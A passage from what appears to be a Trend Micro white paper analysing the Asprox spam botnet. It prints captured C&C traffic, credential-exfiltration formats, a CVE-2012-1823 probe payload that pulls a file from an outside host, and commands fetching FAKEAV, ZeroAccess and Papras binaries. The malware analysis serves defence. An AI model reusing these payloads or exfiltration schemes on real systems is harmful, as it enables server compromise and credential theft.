Your package delivered to the nearest "The
UPS Store", when receiving
please show a mailing receipt.

Address of the nearest office you can find on
our website.

[IMAGE]

[IMAGE]

[IMAGE]

Copyright © 1994-2012 United Parcel Service
of America, Inc. All
rights reserved.

[IMAGE]

--%%BND:1%%
Content-Type: text/html;
        charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<html>
```

**FIGURE 13:** Sample content of **common.bin**

10 http://www.isti.tu-berlin.de/fileadmin/fg214/Papers/ravi-asprox.pdf; http://isc.sans.edu/diary.html?storyid=2919; http://labs.m86security.com/2010/11/new-asprox-facebook-spam-campaign/

## smtpWorker.dll.crp (smtpWorker.dll)

The **smtpWorker.dll.crp (smtpWorker.dll)** module is downloaded when the C&C server issues the command, **c=rdl&u=/get/smtpWorker.dll.crp&a=0&k=9c59ca70&n=**. The module then requests a template.

```
GET /78dc91f1D56B9C0C18B818A7A2B272F4303A621CAE0C170479E4E9A69B82 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Transfer-Encoding: base64
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914)
Host: 50.22.136.150:8080
Connection: Keep-Alive
```

**FIGURE 14:** Sample traffic showing how the bot gets the spam template

The decrypted URL is **send.php?r=get&id=78dc91f1**. In response, the C&C server sends an encrypted JSON file that contains the spam template and the email addresses to send spam to.[11]

```
{"tid":"30",
 "t":" Discount Invitation EDR-[NUM-9-10] ",
 "b":" [EMAIL ADDRESSES]",
 "bcc":0,
 "tst":"1",
 "tsd":"3",
 "f":" Bill Jones ",
 "p":" <html>
        <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
        <title>[NUM-1-11]</title>
        </head>

        <body>


        <a href="http://au-coeurdubois.fr/JLYQYDXPLU.html">
        <img border="0" src="http://au-coeurdubois.fr/GTRQKZFNFR.jpg" width="479" height="274"></a></p>


        </body>

        </html>
 ",
 "an":"",
 "ab":""
}
```

**FIGURE 15:** Sample Asprox spam template in JSON format

The payload of this attack is an HTML page that redirects to a "Canadian pharmacy" website.

11 http://www.json.org/





**FIGURE 16:** Sample Canadian pharmacy site a victim is redirected to

Unlike the original Asprox module from years ago though, this module makes another request to the C&C server to acquire stolen email account credentials.

```
GET /78dc91f1D56B9C0C18B818A7A2B272F4303A6B14A917495820B0E8F39E8ABCD5AF6FA77BEF5C1250
HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Transfer-Encoding: base64
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914)
Host: 188.212.156.180:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/0.8.55
Date: Thu, 22 Nov 2012 14:09:25 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.4.4-7
Vary: Accept-Encoding
Content-Length: 280
```

**FIGURE 17:** Sample traffic showing how email credentials are stolen

After decoding the response with Base64, decrypting it with RC4, and decoding it with Base64 again, the following plain-text version of the JSON file is revealed:

```
{"ac":{"id":"22178","secure":"ssl","username":"[REDACTED]",
"password":"[REDACTED]","owner":"[REDACTED]@yahoo.
co.uk","host":"smtp.mail.yahoo.com","port":"465"}}
```

If the login attempt fails, another set of credentials is requested until successful logging in and spamming occur.

## php.dll.crp (phpPOC_test.dll)

The **php.dll.crp (phpPOC_test.dll)** module is downloaded when the C&C server issues the command, **c=rdl&u=/get/php.dll.crp&a=0&k=36e2925f&n=**. This module scans for vulnerable web servers. It initiates a connection to the C&C server.

```
GET /78dc91f1CF60960D4EE600BFEDFF3DAE322F3010E555435478E4BBA894D7B084A62DB02BBA0711401C49
87EC5CED HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Transfer-Encoding: base64
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914)
Host: 59.25.189.234:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.2.5
Date: Fri, 23 Nov 2012 14:06:39 GMT
Content-Type: text/html
Content-Length: 2504
Connection: keep-alive
X-Powered-By: PHP/5.4.4-7
Vary: Accept-Encoding

OjIwODIKJmNvcHk7IGNQYW5lbAplcXVpcGVjYXJhdmFuZXMuY29tCnNlbGVjdHlvdXJwbGF5ZXIuY29tCm1hbXV0Z
WNoLmNvbQphcmNoaW9sb2dpY3MuY29tCnNOYWxpenQuY29tCnJpY2hyaXZlcmZpcnNOYWlkLmNvbQpicmlkZ2UtZW
R1Y2FyZS5jb20OKbWFnZW5ib3guY29tCm1vdmVyc3Ryb3lvaGlvLmNvbQpjb2xsZWNOaWYtZG91emUuY29tCmltcHJ
vcGxhbi5jb20OKa3JlYnNhbW1lZXIuY29tCnNhbGVmbGljay5jb20Kc21hbGxidXNpbmVzc2Nvbm5lY3Rpb24uY29t
Cm9wdGltdXMta2xpbmlra2VuLmNvbQpiYW5zaW1zb2RlcC5jb20OKbXBzYWxlc2lhbm8uY29tCmxvd3NOb3JhZ2UuY
29tCmZpbmUObGlmZS5jb20Kc2lsdmVvb2JpY3MuY29tCnN3aXRiaGl0ZnJlZS5jb20KbGVhZHNvZWFkZXIuY29tCn
```

FIGURE 18: Sample **phpPOC_test.dll** C&C server check-in traffic

When the URL is decrypted, it becomes **index.php?r=gate/dcheck?id=78dc91f1&code=0**. The C&C server then sends the following decoded response:

```
:2082
&copy; cPanel
[LIST OF DOMAINS]
```

The malware then begins to access port 2082 on all of the cPanel domains appended to the response. After checking these, it reports to the C&C server.

```
POST /78dc91f1CF60960D4EE600BFEDFF3DAE322F3010E55552596EF7 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Transfer-Encoding: base64
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914)
Host: 59.25.189.234:8080
Content-Length: 64
Connection: Keep-Alive
Cache-Control: no-cache

id=78dc91f1&code=1&data=                                    HTTP/1.1 200 OK
Server: nginx/1.2.5
Date: Fri, 23 Nov 2012 14:35:48 GMT
Content-Type: text/html
Content-Length: 4
Connection: close
X-Powered-By: PHP/5.4.4-7
Vary: Accept-Encoding

exit
```

**FIGURE 19:** Sample traffic showing how the findings of **phpPOC_test.dll** are sent to the C&C server

The decrypted URL is **index.php?r=gate/dresp**. The decoded data content, meanwhile, is **good=[redacted];&bad=empt**.

Out of the list of cPanel domains checked, the malware seems to report older versions of cPanel like **cpsrvd/11.32.3.21** as "good" or vulnerable. This may be related to a cross-site request forgery (CRSF) exploit posted online that allows attackers to create FTP accounts and interact with MySQL databases on vulnerable hosts, among other things.[12]

We found that the scanning module also includes other vulnerabilities when we got the following C&C server response:

```
/index.php?-dsafe_mode%3dOff+-ddisable_functions%3dNULL+-
dallow_url_fopen%3dOn+-dallow_url_include%3dOn+-dauto_
prepend_file%3dhttp%3A%2F%2F50.22.136.150%3A8080%2Fecho.txt
```

This file path is designed to determine whether a scanned web server runs a version of PHP that is vulnerable to CVE-2012-1823, which allows attackers to run arbitrary commands.[13] Automated scans of this sort have been found since at least May 2012.[14]

12 http://1337day.com/exploit/19609
13 http://www.cvedetails.com/cve/CVE-2012-1823/
14 https://isc.sans.edu/diary/PHP+vulnerability+CVE-2012-1823+being+exploited+in+the+wild/13312

# asdsdsd.crp (passgrub_ v3.dll, lite.dll.crp)

The **asdsdsd.crp (passgrub_v3.dll, lite.dll.crp)** module is downloaded when the C&C server issues the command, **c=rdl&u=/get/asdsdsd.crp&a=0&k=2005eb34&n=pd**. This is primarily the information-stealer module. It looks for files and registries where credentials related to FTP clients, browsers, and email applications are stored. It then attempts to decode credentials to the following applications, among others, using various third-party modules:

- FTP clients
  - Total Commander
  - FileZilla
  - WinSCP
  - SmartFTP
  - Far Manager
  - BulletProof FTP
  - BitKinex
  - FTP Commander
  - Core FTP
  - FTP Explorer
  - Web Site Publisher
  - Frigate3
  - Ipswitch
  - 32Bit Ftp
  - FlashFXP
  - LeapFTP
  - TurboFTP
  - FTP Control
  - CoffeeCup
- Browsers and email clients
  - Internet Explorer
  - Mozilla Firefox
  - Chrome
  - Safari
  - Mozilla Thunderbird
  - Microsoft Outlook
  - Windows Live Mail

It sends the data it gathers to the server via the POST method. It uses different codes and formats for different application types.

For FTP credentials, it sends the data to the C&C server using the format in the following image.





**FIGURE 20:** Sample **passgrub_v3.dll** traffic showing how stolen FTP credentials are sent to the C&C server

The decrypted URL is **/index.php?r=gate/put**. When decoded, **/index.php?r=gate/put**'s data content is:

```
akk=[ftp://username:password@ftpsite:port]&client=[name of
FTP client application]
```

For credentials entered in browsers, it sends the stolen data to the C&C server using the format in the image below.


**FIGURE 21:** Sample **passgrub_v3.dll** traffic showing how stolen browser credentials are sent to the C&C server

The decrypted URL is **/index.php?r=gate/pas** and the decoded data content is:

```
url=[URL]&login=[username]&pass=[pass
word]&browser=[browser used]
```

It also checks each time the victims access their email accounts. And, using the email configurations found in **https://autoconfig-live.mozillamessaging.com/autoconfig/v1.1/**, it will open the victims' inboxes, gather their contacts, and send the stolen data to the server.





**FIGURE 22:** Sample **passgrub_v3.dll** traffic showing how stolen email contacts are sent to the C&C server

The decrypted URL is **/send.php?r=get/sed**. When decoded, the data content is:

```
{
   "friends" : {
      "type1" : [ "mailout@maillist.codeproject.com" ]
   },
   "lastcheck" : "3a475bfa21d14ca867c0e43e7aee4713",
   "num" : 3,
   "owner" : "[redacted]@gmail.com",
   "owner_name" : "\"[redacted]\""
}
```

It then sends the victims' email credentials, including user names and passwords, to the server.





**FIGURE 23:** Sample **passgrub_v3.dll** traffic showing how stolen email credentials are sent to the C&C server

The decrypted URL is **/send.php?r=get/log**. When decoded, the data content is:

```
{
   "host" : "smtp.googlemail.com",
   "owner" : "[redacted]@gmail.com",
   "password" : "[redacted]",
   "port" : 465,
   "secure" : "ssl",
   "username" : "[redacted]@gmail.com"
}
```

It also avoids rummaging through email addresses with the following strings:

- @facebook
- account
- admin@
- airlines
- alerts@
- americanexpress@
- appleid@
- att@
- auto-notify@
- benefits
- capitalone@
- chase.com
- contact@
- daily
- deal@
- deals@
- discover
- discship@
- do_not_reply
- DoNotReply
- donotreply@
- ebay@
- email@
- fedex.com
- forum@
- google.com
- help@
- hotwire@
- info@
- inform@
- internal
- itunes
- kohls@
- linkedin@
- mail@
- mailer@
- mailer-daemon@
- mailings@
- marriott
- member
- member@
- microsoft.com
- mylife@
- myspace.com
- news
- News
- no_reply@
- NoReply
- noreply@
- no-reply@
- norton
- notes@
- notice@
- notification
- offers@
- office@
- order@
- orders@
- paypal@
- photos@
- promo@
- promos@
- registration@
- reply

- robot@
- sale@
- sales@
- samsclub@
- sears@
- service@
- shop@
- southwest.com
- staples@
- Subscri
- subscribe@
- support
- Support
- support@
- team@
- transactions@
- travel
- update@
- updates@
- usaa.com
- usps.com
- webdoctor@
- webmaster@
- welcome

The key for all of the RC4-encrypted POST requests is the drive's volume serial number. The data content related to the first two communications is simply B64 encoded. The JSON data format, meanwhile, uses both B64 and RC4 encryption.

Other GET requests for older versions of this module include the following:

- /get/p3.dll.crp
- /get/passF.dll.crp
- /get/passf_v4_2.dll.crp

These are typically just XOR-ed with a 4-byte key and still stored in most of the servers. However, a small error exists in the newly compiled binaries, **asdsdsd.crp**, we analyzed and saw in the wild so far. The IP address these are supposed to send the stolen data to was not properly extracted. As a result, no data has been exfiltrated.

## Affiliates

One way botnet operators monetize their operations is through participating in affiliate networks, aka partnerkas. Affiliate networks use the pay-per-install (PPI) business model wherein they supply malicious software to botnet operators. Each time the botnet operators install the software in a compromised computer, they earn revenue.[15]

15 http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp__fakeav-affiliate-networks.pdf

Asprox's operators are currently pushing FAKEAV to the compromised computers that are part of their botnet. Computers that have been compromised by Asprox receive the following command, which instructs them to download a FAKEAV binary:

```
c=run&u=/get/43d982be5107d1b8de698e16759b9956.exe
```

The FAKEAV binary comes in a variety of "skins" and uses names like "Live Security Platinum" or "System Progressive Protection."[16]





**FIGURE 24:** Sample FAKEAV graphical user interface (GUI) showing supposed system infections

The FAKEAV binary disables certain programs, claiming these have been infected with malware. It then encourages victims to buy the FAKEAV software.

16 http://about-threats.trendmicro.com/malware.aspx?language=apac&name=TROJ_FAKEAV.IHF; http://blogs.mcafee.com/mcafee-labs/system-progressive-protection-another-form-of-fake-av


**FIGURE 25:** Sample FAKEAV GUI from which the victim can buy the program

The FAKEAV binary then accesses the affiliate network to report that it has been installed, along with the Asprox operators' affiliate ID so they can get paid. It then makes yet another call to the affiliate site to get another download. We have seen two different types of response from the affiliate network, one that commands a computer to download a BKDR_ZACCESS variant and another that leads to the download of a TSPY_PAPRAS variant.[17]

```
GET /api/urls/?ts=e4c813ed&affid=70300 HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0);
(b:2600;c:INT-7A60;l:09)
Host: 103.4.225.41
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Tue, 13 Nov 2012 18:16:35 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive

35
http://ilylw.nhewbqr.tk/1.exe?ts=e4c813ed&affid=70300
0
```

**FIGURE 26:** Sample traffic showing how the computer accesses an affiliate network to download a ZeroAccess variant

17 http://about-threats.trendmicro.com/malware.aspx?language=au&name=BKDR_ZACCESS; http://about-threats.trendmicro.com/Search.aspx?language=au&p=TSPY_PAPRAS

If the affiliate network responds with a URL that has **1.exe**, it is instructing the compromised computer to download a piece of malware related to the ZeroAccess botnet. ZeroAccess is a peer-to-peer (P2P) botnet with an estimated current population of 1 million compromised computers that engage in Bitcoin mining and clickfraud, earning its operators an estimated US$100,000 a day.[18]

The second type of affiliate response contains **update.exe**, which instructs a compromised computer to download a TSPY_PAPRAS variant.

```
GET /api/urls/?ts=d826268d&affid=70300 HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0);
(b:2600;c:INT-7A60;l:09)
Host: 103.4.225.41
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache

HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Wed, 28 Nov 2012 14:03:24 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive

3b
http://dqhyj.fgdasgds.tk/update.exe?ts=d826268d&affid=70300
0
```

**FIGURE 27:** Sample traffic showing how the computer accesses an affiliate network to download a Papras variant

TSPY_PAPRAS variants push ads to affected users by hijacking their browsers. These support Firefox®, Chrome, and Internet Explorer® but terminate Opera™ and Safari. In our tests though, they only seem to work on Internet Explorer. They delete cookies, browsing histories, and temporary Internet files. Each binary is embedded with the portals it should monitor and the site it should report to.





**FIGURE 28:** List of the portals Papras variants monitor

The binary checks in to the site with the search query strings then returns with the ad site the computer it infected will be redirected to.

18 http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/ZeroAccess.pdf?dl=true; http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/Sophos_ZeroAccess_Botnet.pdf?dl=true; http://www.kindsight.net/sites/default/files/Kindsight_Malware_Analysis-ZeroAcess-Botnet-final.pdf


**FIGURE 29:** Sample ad site victims are redirected to

The C&C servers that currently distribute TSPY_PAPRAS variants are:

- FORSERER1.TK / 5.199.136.206
- FORSERER2.TK / 5.199.136.207

## Conclusion

While spam botnets are well-known for sending out unwanted ads, especially for "rogue" pharmaceutical companies, they are also an integral component of malware distribution. The Asprox botnet not only sends out spam but also malware-riddled spam that allow it to grow and use compromised computers to perform tasks that keep it operational. In addition, its operators monetize their operation by instructing compromised computers to download additional malware provided by PPI partnerkas, including FAKEAV malware.

Although the Asprox botnet was scrutinized by the security community in its first three years of operation, it has largely flown under the radar because its spamming component has been incorporated as a "second-stage" plug-in. In addition, Asprox continued its use of scanning for and exploiting vulnerabilities to increase its presence and even incorporated password-stealing functionality so it can compromise legitimate email accounts for use in sending out spam.

Asprox's continued operation proves that spam botnets remain a crucial component of the malware ecosystem and cybercriminals are always looking for new ways to adopt in response to defenses.


## Trend Micro Protection Against Asprox

Trend Micro protects customers from threats like Asprox via the Smart Protection Network™ cloud security infrastructure, which rapidly and accurately identifies new threats, delivering global threat intelligence to secure data wherever it resides. We look in more places to collect massive amounts of threat-specific data from multiple sources, including our global network of sensors. We use data mining and big data analytics to identify, correlate, and analyze new threats, producing actionable threat intelligence across mobile, physical, virtual, and cloud environments. We deliver this intelligence to our products and services through our proven cloud infrastructure to ensure our customers' data is protected.

## References


- http://1337day.com/exploit/19609
- http://about-threats.trendmicro.com/malware.aspx?language=apac&name=TROJ_FAKEAV.IHF
- http://about-threats.trendmicro.com/malware.aspx?language=au&name=BKDR_ZACCESS
- http://about-threats.trendmicro.com/Search.aspx?language=au&p=TROJ_KULUOZ
- http://about-threats.trendmicro.com/Search.aspx?language=au&p=TSPY_PAPRAS
- http://blog.webroot.com/2012/10/24/cybercriminals-impersonate-delta-airlines-serve-malware/
- http://blog.webroot.com/2012/11/06/usps-postal-notification-themed-emails-lead-to-malware/
- http://blogs.mcafee.com/mcafee-labs/system-progressive-protection-another-form-of-fake-av
- http://blogs.rsa.com/whats-going-on-between-asprox-and-rock-phish/
- http://ddanchev.blogspot.ca/2008/02/inside-botnets-phishing-activities.html
- http://garwarner.blogspot.ca/2008/11/asprox-phisher-king.html
- http://isc.sans.edu/diary.html?storyid=2919
- http://labs.m86security.com/2010/06/another-round-of-asprox-sql-injection-attacks/

- http://labs.m86security.com/2010/08/fedex-spam-seeding-new-asprox-binary/
- http://labs.m86security.com/2010/11/asprox-spamming-more-sasfis/
- http://labs.m86security.com/2010/11/new-asprox-facebook-spam-campaign/
- http://spamalysis.wordpress.com/2012/04/27/contact-to-the-nearest-post-office/
- http://tools.cisco.com/security/center/viewThreatOutbreakAlert.x?alertId=24811
- http://voices.washingtonpost.com/securityfix/2008/11/spam_volumes_drop_by_23_after.html
- http://wiki.nginx.org/HttpProxyModule
- http://www.christoperj.com/2012/08/no-usps-did-not-fail-to-deliver-package.html
- http://www.cs.indiana.edu/~shiny/pubs/dimva09.pdf
- http://www.cvedetails.com/cve/CVE-2012-1823
- http://www.fortiguard.com/sites/default/files/VB2009_Botnet-Powered_SQL_Injection_Attacks_-_A_Deeper_Look_Within.pdf
- http://www.isti.tu-berlin.de/fileadmin/fg214/Papers/ravi-asprox.pdf
- http://www.json.org/
- http://www.kindsight.net/sites/default/files/Kindsight_Malware_Analysis-ZeroAcess-Botnet-final.pdf
- http://www.secureworks.com/cyber-threat-intelligence/threats/danmecasprox/
- http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20090122
- http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/ZeroAccess.pdf?dl=true
- http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/Sophos_ZeroAccess_Botnet.pdf?dl=true
- http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp__fakeav-affiliate-networks.pdf
- http://www.zdnet.com/blog/security/fast-fluxing-sql-injection-attacks-executed-from-the-asprox-botnet/1122
- https://b.kentbackman.com/2012/09/15/click-here-for-your-zeus-package/
- https://isc.sans.edu/diary.html?storyid=13312



